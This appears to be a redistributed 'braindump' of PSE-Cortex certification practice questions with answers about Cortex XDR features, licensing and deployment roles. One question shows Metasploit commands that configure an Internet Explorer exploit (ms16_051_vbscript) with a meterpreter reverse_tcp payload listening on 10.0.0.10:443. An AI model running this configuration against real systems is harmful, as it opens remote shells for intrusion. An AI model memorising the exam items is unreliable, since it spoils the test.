Free Questions for PSE-Cortex by go4braindumps

Shared by Mcneil on 29-01-2024

For More Free Questions and Preparation Resources

Check the Links on Last Page

Question 1

Question Type: MultipleChoice

An administrator of a Cortex XDR protected production environment would like to test its ability to protect users from a known flash player exploit.

What is the safest way to do it?

Options:

A- The administrator should attach a copy of the weapomzed flash file to an email, send the email to a selected group of employees, and monitor the Events tab on the Cortex XDR console

B- The administrator should use the Cortex XDR tray icon to confirm his corporate laptop is fully protected then open the weaponized flash file on his machine, and monitor the Events tab on the Cortex XDR console.

C- The administrator should create a non-production Cortex XDR test environment that accurately represents the production environment, introduce the weaponized flash file, and monitor the Events tab on the Cortex XDR console.

D- The administrator should place a copy of the weaponized flash file on several USB drives, scatter them around the office and monitor the Events tab on the Cortex XDR console

Answer:

C

Question 2

Question Type: **MultipleChoice**

Which two filter operators are available in Cortex XDR? (Choose two.)

Options:

A- < >

B- Contains

C- =

D- Is Contained By

Answer:

B, C


Question 3

Question Type: **MultipleChoice**

A test for a Microsoft exploit has been planned. After some research Internet Explorer 11 CVE-2016-0189 has been selected and a module in Metasploit has been identified

(exploit/windows/browser/ms16_051_vbscript)

The description and current configuration of the exploit are as follows;




```
msf exploit(ms16_051_vbscript) > show options

Module options (exploit/windows/browser/ms16_051_vbscript):
Name        Current Setting     Required  Description
--------    -----------------   --------  -----------
SRVHOST       10.0.0.10           yes      The local host to listen on.
SRVPORT        8080               yes      The local port to listen on.
SSL            false              no       Negotiate SSL for incoming connections
SSLCert                           no       Path to a custom SSL certificate (default is randomly generated)
URIPATH                           no       The URI to use for this exploit (default is random)
```

The admin needs to perform the following steps:

- Configure a reverse_tcp meterpreter payload
- Set up the meterpreter payload to listen in IP 10.0.0.10
- Set up the meterpreter payload to listen in port 443
- Configure the URL to listen in a path with name "survey"


What is the remaining configuration?

A)




```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set SSLCert survey
set LHOST 10.0.0.10
set LPORT 8080
```

B)




```
set PAYLOAD windows/x64/powershell_bind_tcp
set SRVHOST 10.0.0.10
set SRVPORT 443
set URIPATH survey
```

C)



```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set SRVHOST 10.0.0.10
set SRVPORT 443
set URIPATH survey
```

D)



```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 10.0.0.10
set LPORT 443
set URIPATH survey
```

Options:

A- Option A

B- Option B

C- Option C

D- Option D

Answer:

D

Question 4

Question Type: **MultipleChoice**

Cortex XDR can schedule recurring scans of endpoints for malware. Identify two methods for initiating an on-demand malware scan (Choose two)

Options:

A- Response > Action Center

B- the local console

C- Telnet

D- Endpoint > Endpoint Management

Answer:

A, D

Question 5

Question Type: **MultipleChoice**

What method does the Traps agent use to identify malware during a scheduled scan?

Options:

A- Heuristic analysis

B- Local analysis

C- Signature comparison

D- WildFire hash comparison and dynamic analysis

Answer:

D

Question 6

Question Type: MultipleChoice

In Cortex XDR Prevent, which three matching criteria can be used to dynamically group endpoints? (Choose three)

Options:

A- alert root cause

B- hostname

C- domain/workgroup membership

D- OS

E- presence of Flash executable

Answer:

B, C, D

Question 7

Question Type: **MultipleChoice**

An EDR project was initiated by a CISO. Which resource will likely have the most heavy influence on the project?

Options:

A- desktop engineer

B- SOC manager

C- SOC analyst IT

D- operations manager

Answer:

B

Question 8

Question Type: **MultipleChoice**

An antivirus refresh project was initiated by the IT operations executive. Who is the best source for discussion about the project's operational considerations'?

Options:

A- endpoint manager

B- SOC manager

C- SOC analyst

D- desktop engineer

Answer:

C

Question 9

Question Type: **MultipleChoice**

The customer has indicated they need EDR data collection capabilities, which Cortex XDR license is required?

Options:

A- Cortex XDR Pro per TB

B- Cortex XDR Prevent

C- Cortex XDR Endpoint

D- Cortex XDR Pro Per Endpoint

Answer:

D

Explanation:

https://docs.paloaltonetworks.com/cortex/cortex-xdr/cortex-xdr-pro-admin/cortex-xdr-overview/cortex-xdr-licenses/migrate-your-cortex-xdr-license